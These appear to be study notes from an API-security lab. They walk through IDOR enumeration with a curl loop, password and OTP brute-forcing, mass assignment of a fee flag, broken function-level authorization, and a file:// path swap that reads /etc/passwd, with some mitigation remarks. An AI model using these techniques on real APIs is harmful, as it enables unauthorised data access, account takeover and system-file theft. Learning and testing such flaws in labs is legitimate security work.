
REST ( Representational State Transfer ) is an architectural style used to design web APIs around resources that are accessed through HTTP endpoints
Clients interact with these resources using standard HTTP methods such as GET, POST, PUT, PATCH and DELETE, while data is commonly exchanged in formats such as JSON
From a security perspective, improper authentication , authorization, input validation or resource exposure can lead to vulnerabilities that allow attacker to access or manipulate data and functionality beyond their intended permissions

After authenticating with an email and password, we receive a JWT ( JSON Web Token ) that we can use for subsequent requests to different API endpoints to which we are authorized



Then, we enumerate an interesting endpoint through the Swagger interface:
{ "supplierCompanyYearlyReport": { "id": 1, "companyID": "f9e58492-b594-4d82-a4de-16e4f230fce1", "year": 2020, "revenue": 794425112, "commentsFromCLevel": "Superb work! The Board is over the moon! All employees will enjoy a dream vacation!" }}
We could think that we get a valid response because the given ID belongs to our company
However, if we try with a different ID
Zoom in
We get valid information again…
From there, we could proceed as follows to retrieve information from all existing companies
for _id in {1..100} ; do curl --show-error --silent --location --request GET --header 'Authorization: Bearer <JWT>' "<TARGET>/api/v1/supplier-companies/yearly-reports/${_id}" | jq . ; done
e.g.
for _id in {1..100} ; do curl --show-error --silent --location --request GET --header 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi...<SNIP>...' "http://154.57.164.82:30292/api/v1/supplier-companies/yearly-reports/${_id}" | jq . ; done
Expected Output
<SNIP>{ "supplierCompanyYearlyReport": { "id": 4, "companyID": "058ac1e5-3807-47f3-b546-cc069366f8f9", "year": 2022, "revenue": 893748309, "commentsFromCLevel": "Outstanding effort! The Board is in awe! Everyone receives a week-long retreat!" }}{ "supplierCompanyYearlyReport": { "id": 5, "companyID": "d0826865-6518-41e8-afb8-84bb35c701c0", "year": 2020, "revenue": 563231796, "commentsFromCLevel": "Amazing performance! The Board is ecstatic! Get ready for an all-expenses-paid vacation!" }}<SNIP>
Conclusion
This implementation presents several problems →
Insecure Direct Object Reference ( IDOR )
In the vulnerable endpoint, companies are identified by an ID consisting of at least 1 digit, which is easy to guess
Instead, a GUID should be used to identify an existing company in this case, which is practically impossible to guess
This would reduce the probability of exploit the remaining security flaw
Broken Object Level Authorization
In this case, an authenticated user should only be able to retrieve information from their own company, and not about others’ companies as well
So, we can say that the REST API’s RBAC is poorly designed in this specific aspect

{ "StatusCode": 400, "Message": "One or more errors occurred!", "Errors": { "UpdatedCustomer.Password": [ "Password must be at least 6 characters long" ] }}
We receive a 400 error indicating that the Password must be at least 6 characters long
So, we now know the password policy of the given REST API. We could assume that some customers were registered with a 6-character password
If so, we could try to brute-force the password of one or several specific users, whether they are customers or suppliers


Therefore, we could proceed as follows by attacking the endpoint bellow knowing that we receive a Invalid Credentials. message with wrong credentials
/api/v1/authentication/customers/sign-in
Zoom in
It’s required to know at least one user to be able to brute-force their password

Similarly, assuming that there is an endpoint that allows a user to reset its password by providing a valid OTP previously generated
/api/v1/authentication/customers/passwords/resets
Zoom in

Again, knowing a valid email account related to an existing user, we can use the endpoint below first to generate a valid OTP code that will be send to the email account in question
Then, it’s as simple as trying to brute-force the given OTP using the first endpoint
/api/v1/authentication/customers/passwords/resets
Since we do not know how long these OTP codes are, we can start with 4 digits. Moreover, we should send a request with an invalid OTP fist to get the message we have to filter
As with previous examples, we manage to retrieve valid credentials to authenticate to the REST API we are evaluating

So first, we use the endpoint below to sign-in as the given account and obtain a JWT that we can use for subsequent requests to other REST API endpoints
And we have verified that we can retrieve information for any existing supplier. In this case, the problem is that some sensitive information is disclosed here, namely the contained within the email and phoneNumber fields
This information should not be exposed to customers
To mitigate the Excessive Data Exposure, the given endpoint should only return fields necessary from the customer’s perspective
Improperly Controlled Modification of Dinamically-Determined Object Attributes


This time we have another set of credentials that we can use again to authenticate to a specific REST API endpoint to receive a JWT for subsequent perform actions such as enumerate our roles
We see that there is a field called isExemptedFromMarketplaceFee, which makes the company paying a fee to the marketplace for each sale if the value is 0, as it’s the case
Therefore, we could check if we are able to modify this field to set its value to 1 and thus avoid paying the fee to the marketplace

To do so, we can use the endpoint below related to the SupplierCompanies_Update role
/api/v1/supplier-companies
Zoom in
Based on the picture above, it seems that we can modify the given fee field
The following JSON data will be send along with the JWT previously generated

We can verify the updated fields by requesting again our company’s information
Zoom in
And we’re exempt from paying fees!
BFLA
Broken Function Level Authorization
The differente between BOLA and BFLA is that, in the case of BOLA, the user is authorized to interact with the vulnerable endpoint, whereas in the case of BFLA, the user is not
Exposure of Sensitive Information to an Unauthorized Actor
Once we have valid credentials, we can use them to authenticate to a specific REST API endpoint to receive a JWT, which represents the identity of the given account
{ "errorMessage": "User does not have any roles assigned"}
This time, the current user does not have any roles assigned
However, we should check all endpoints even if we do not have access as the REST API’s RBAC may not be properly implemented on a specific endpoint

For instance, when listing endpoints, we find the following →
/api/v1/products/discounts
Zoom in
At first, we see that it requires the user in question be assigned the ProductDiscounts_GetAll role in order to interact
As stated, our current user has no roles, however, we can try to interact with this endpoint to see if the Role-based Access Control is properly implemented on it
As with most previous examples in this note, we must have valid credentials to authenticate to a specific REST API endpoint and obtain a JWT for further actions
After authenticating, existing roles for the current user should be enumerated


Once we know the ID of the given company, we can interact with the endpoint responsible for uploading a certificate, namely /api/v1/supplier-companies/certificates-of-incorporation
Zoom in
In this case, as a SWAGGER interface is available under /swagger, we can leverage it to upload a Certificate of Incorporation by providing our company’s ID, such as follows

Furthermore, we have another endpoint where we can update a supplier company information
/api/v1/supplier-companies
Zoom in
If we look closely, we’ll see that we can update the certificate’s URL via this endpoint

Since we know that the URL begins with file:// - which allows to retrieve the content of an existing file system - and there is an endpoint that allows us to retrieve the base64-encoded content of the given certificate as well, what if we replace the certificate’s URI with the path to a file in the system in question?

For instance, we could update the given URL with /etc/passwd and see what happens if we retrieve the supplier’s company data
To do this, we have to create a JSON file corresponding to the HTTP request’s body, which contains all the required information to carry out the update operation
Having valid credentials to authenticate to a specific REST API endpoint, we can provide the resulting JWT to the endpoint below to enumerate the current user’s roles

Based on the name of the role, we can infer that there may be an endpoint that returns the number of products whose names contain the string provided by the user
And it is! Namely →
/api/v1/products/{Name}/count
Zoom in
For instance, if we want to know how many products whose name contains the string lap exist, simply proceed as follows